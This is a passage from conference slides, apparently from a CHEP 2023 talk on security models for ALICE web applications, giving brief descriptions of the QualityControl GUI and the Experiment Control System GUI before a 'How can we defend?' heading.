
George RADUTA

Security Models for ALICE Web-Based Applications | CHEP 2023

8



# QualityControl GUI





Provides an easy way for viewing ROOT objects from O<sup>2</sup> Quality Control<sup>1</sup> stored with CCDB<sup>2</sup>.

<sup>1</sup>CHEP 2023 talk, P Konopka, [The ALICE Data Quality Control](#)

<sup>2</sup>CHEP 2023 talk, C Grigoras, [Calibration and Conditions Database for ALICE Run 3](#)



# ALICE Experiment Control System GUI



Provides an intuitive way of controlling the ALICE data acquisition.





How can we defend?

# ALICE WebUI Framework



# ALICE WebUI Framework

